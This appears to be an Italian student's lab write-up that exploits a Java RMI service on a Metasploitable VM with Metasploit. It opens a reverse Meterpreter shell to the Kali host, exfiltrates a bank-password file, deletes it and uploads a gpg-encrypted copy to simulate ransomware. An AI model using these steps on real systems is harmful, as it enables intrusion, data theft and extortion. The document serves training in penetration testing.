


The background is a dark, desaturated photograph of a workspace. In the center is a laptop with a person's hands typing on the keyboard. To the left of the laptop is a smartphone. Below the laptop is a red notebook with a pen resting on it. To the right of the laptop is a black coffee machine. The overall aesthetic is modern and professional.

# Progetto Settimanale : Java\_RMI EXPLOIT EPICODE

Giovanni Pisapia

# CAMBIO INDIRIZZO IP META-KALI

- Uso il comando `sudo nano /etc/network/interfaces` adiamo a modificare l'ip e gateway della macchina comerichiesto dall' esercizio.
- Riavviamo la macchina
- Vado in alto a destra dove c'è un simbolo che assomiglia ad un entrata ethernet
- Tasto destro edit connection
- Mi sposto su ipv4 settings
- Cambio indirizzo ip 192.168.99.111



```
meta [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7  File: /etc/network/interfaces


# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
gateway 192.168.99.1

[ Read 13 lines ]

msfadmin@metasploitable:~$
```



Editing Wired connection 1

Connection name: **Wired connection 1**

General Ethernet 802.1X Security DCB Proxy **IPv4 Settings** IPv6 Settings

Method: **Manual**

**Addresses**

Address	Netmask	Gateway	
192.168.99.111	24	192.168.99.1	<div>Add</div> <div>Delete</div>

DNS servers:

Search domains:

DHCP client ID:

☐ Require IPv4 addressing for this connection to complete



# RICERCA DELLA VULNERABILITA'

- Prima di tutto, eseguo una scansione di tutte le porte utilizzando il comando "nmap -sV" per verificare quali porte sono attive e quali servizi sono presenti su di esse.
- Una volta individuata la vulnerabilità, faccio una breve ricerca online per capire se posso sfruttarla. Durante questa fase, raccolgo informazioni sulla vulnerabilità stessa, come le sue caratteristiche, i potenziali rischi e gli exploit disponibili.

```
(kali@kali)-[~]
$ nmap -sV 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 05:39 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:02:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 05:42 (0:00:06 remaining)
Nmap scan report for 192.168.99.112
Host is up (0.00015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?         Netkit rshd
514/tcp   open  ssh            OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindsnell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql?         MySQL 5.5.5-1ubuntu0.1
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

## JAVA\_RMI

Java RMI (Remote Method Invocation) è un meccanismo che permette a un programma Java di invocare metodi su oggetti presenti su un altro computer remoto. Questo semplifica lo sviluppo di applicazioni distribuite, consentendo al client di accedere a funzioni e dati remoti senza dover preoccuparsi dei dettagli di implementazione o comunicazione tra i computer.

fonte <https://docs.oracle.com/javase/tutorial/rmi/>



# AUXILIARY JAVA\_RMI

Dopo aver condotto diverse ricerche, è importante accertarsi dell'effettiva sfruttabilità della vulnerabilità. Ho utilizzato un modulo ausiliario nella console di msfconsole per questa verifica. Ecco i passaggi che ho seguito:

1. Avvio il framework Metasploit eseguendo il comando "msfconsole".
2. Cerco il modulo relativo a Java RMI utilizzando il comando "search java\_rmi".
3. Scelgo il modulo "auxiliary scanner" appropriato utilizzando il comando "use" seguito dal numero del modulo.
4. Controllo i parametri necessari per il modulo utilizzando il comando "show options".
5. Imposto l'indirizzo IP del target utilizzando il comando "set rhost 192.168.99.112".
6. Poiché si tratta di un modulo "auxiliary", non è necessario specificare un payload. Posso avviare la scansione utilizzando il comando "run".
7. L'output ottenuto indica che sul target è abilitata la funzionalità di caricamento delle classi remote tramite Java RMI. Questa situazione rappresenta un potenziale rischio in quanto un attaccante potrebbe sfruttare tale funzionalità per eseguire codice malevolo sul server o accedere a risorse sensibili in modo non autorizzato.

```
msf6 exploit(multi/misc/java_rmi_server) > search java_rmi

Matching Modules
=====
#  Name
-  -
0  auxiliary/gather/java_rmi_registry
1  exploit/multi/misc/java_rmi_server
2  auxiliary/scanner/misc/java_rmi_server
3  exploit/multi/browser/java_rmi_connection_impl

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_c

msf6 exploit(multi/misc/java_rmi_server) > use 2
msf6 auxiliary(scanner/misc/java_rmi_server) > show options

Module options (auxiliary/scanner/misc/java_rmi_server):

Name      Current Setting  Required  Description
-  -  -  -
RHOSTS    192.168.99.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
RPORT     1099             yes       The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/misc/java_rmi_server) > set rhost 192.168.99.112
rhost => 192.168.99.112
msf6 auxiliary(scanner/misc/java_rmi_server) > run

[+] 192.168.99.112:1099 - 192.168.99.112:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.99.112:1099 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/misc/java_rmi_server) > █
```



# EXPLOITATION JAVA\_RMI

Ora procederemo con l'effettivo exploit.

- 1.Utilizzo il comando "back" per tornare a una console pulita nella console di msfconsole.
- 2.Cerco il modulo relativo a Java RMI utilizzando il comando "search java\_rmi".
- 3.Scelgo il modulo numero 1 utilizzando il comando "use 1".
- 4.Controllo i parametri necessari per il modulo utilizzando il comando "show options".
- 5.Imposto l'indirizzo IP del target utilizzando il comando "set rhost 192.168.99.112".
- 6.Il payload necessario è già preimpostato e, dopo aver controllato le opzioni, sembra essere corretto.
- 7.Eseguo l'exploit utilizzando il comando "run".

Una volta che l'exploit è stato eseguito con successo, posso eseguire ulteriori comandi:

- Utilizzo il comando "sysinfo" per visualizzare le informazioni di sistema sul target.
- Utilizzo il comando "route" per visualizzare la tabella di routing del target.
- ifconfig per vedere la configurazione di rete

```
msf6 > search java_rmi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No      Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2016-03-31      excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
--      -
HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099             yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.99.111  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > |

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > |
```

```
IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0            lo
192.168.99.112 255.255.255.0 0.0.0.0      0            eth0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0            lo
fe80::a00:27ff:febf:c4ce ::           ::           0            eth0
meterpreter > |
```

```
meterpreter > ifconfig

Interface 1
-----
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:febf:c4ce
IPv6 Netmask : ::

meterpreter > |
```



- Il comando "pwd" mi permette di visualizzare il percorso completo della directory in cui mi trovo. Ad esempio, se mi trovo nella root, il comando restituisce "/".
- Utilizzo il comando "ls" per elencare i file e le cartelle presenti nella directory corrente. In questo modo ottengo un elenco dei file e delle cartelle nel formato di visualizzazione predefinito.
- Nel mio caso, sto cercando di verificare se è presente una cartella chiamata "documenti" all'interno della directory corrente. Eseguo il comando "ls" e controllo se la cartella "documenti" è elencata.
- Successivamente, voglio simulare un piccolo ransomware criptando i file all'interno della cartella "documenti". Mi sposto nella cartella "documenti" utilizzando il comando "cd /documenti". Mi assicuro di inserire il percorso corretto della cartella.
- Una volta dentro la cartella "documenti", identifico il file "DocumentiBanca.txt" utilizzando nuovamente il comando "ls" per elencare i file presenti. Poi utilizzo il comando "cat DocumentiBanca.txt" per leggere il contenuto del file.

```
meterpreter > pwd
/

meterpreter > ls
Listing: /
```

Mode	Size	Type	Last modified	Name
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:33 -0400	bin
040666/rw-rw-rw-	1024	dir	2012-05-13 23:36:28 -0400	boot
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:51 -0400	cdrom
040666/rw-rw-rw-	13480	dir	2023-06-16 06:46:04 -0400	dev
040666/rw-rw-rw-	4096	dir	2023-06-16 06:48:57 -0400	documenti
040666/rw-rw-rw-	4096	dir	2023-06-16 06:46:07 -0400	etc
040666/rw-rw-rw-	4096	dir	2010-04-16 02:16:02 -0400	home
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:40 -0400	initrd
100666/rw-rw-rw-	7929183	fil	2012-05-13 23:35:56 -0400	initrd.img
040666/rw-rw-rw-	4096	dir	2012-05-13 23:35:22 -0400	lib
040666/rw-rw-rw-	16384	dir	2010-03-16 18:55:15 -0400	lost+found
040666/rw-rw-rw-	4096	dir	2010-03-16 18:55:52 -0400	media
040666/rw-rw-rw-	4096	dir	2010-04-28 16:16:56 -0400	mnt
100666/rw-rw-rw-	23846	fil	2023-06-16 06:46:28 -0400	nohup.out
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:39 -0400	opt
040666/rw-rw-rw-	0	dir	2023-06-16 06:45:55 -0400	proc
040666/rw-rw-rw-	4096	dir	2023-06-16 06:46:28 -0400	root
040666/rw-rw-rw-	4096	dir	2012-05-13 21:54:53 -0400	sbin
040666/rw-rw-rw-	4096	dir	2010-03-16 18:57:38 -0400	srv
040666/rw-rw-rw-	0	dir	2023-06-16 06:45:55 -0400	sys
040666/rw-rw-rw-	4096	dir	2023-06-16 06:54:07 -0400	tmp
040666/rw-rw-rw-	4096	dir	2010-04-28 00:06:37 -0400	usr
040666/rw-rw-rw-	4096	dir	2010-03-17 10:08:23 -0400	var
100666/rw-rw-rw-	1987288	fil	2008-04-10 12:55:41 -0400	vmlinuz

```
meterpreter > cd /documenti
meterpreter > ls
Listing: /documenti
```


Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	16	fil	2023-06-16 08:19:41 -0400	DocumentiBanca.txt

```
meterpreter > cat DocumentiBanca.txt
password banca
meterpreter >
```

# CRITTOGRAFIA DEL FILE

- Una volta identificato un documento importante, lo scarico utilizzando il comando "download". Successivamente, elimino il file dal computer della vittima utilizzando il comando "rm nome del file", e in questo modo mi ritrovo il file sulla mia macchina Linux.
- A questo punto, procedo a crittografare il file utilizzando il comando "gpg -c DocumentiBanca.txt". Questo crea un file crittografato e genera automaticamente una chiave di decodifica, che viene salvata nella directory /home/kali/.gnupg/pubring.kbx.
- Quando apro il file crittografato, ottengo un output che rappresenta il file in formato crittografato.
- Successivamente, carico il file crittografato sul computer target utilizzando il comando "upload /home/kali/Desktop/DocumentiBanca.txt.gpg". In questo modo, la vittima non sarà più in grado di accedere al file originale. Puoi vedere l'esito di questa azione anche nell'ultimo screenshot acquisito.

```
meterpreter > download DocumentiBanca.txt
```



```
meterpreter > upload /home/kali/Desktop/DocumentiBanca.txt.gpg
```

```
meterpreter > cat DocumentiBanca.txt.gpg
4/d>+o+U+08+
1+M+SB+=]9+1Y>+R+Xx_+0+C+6s+.c+hAE+H+#/9+meterpreter >
```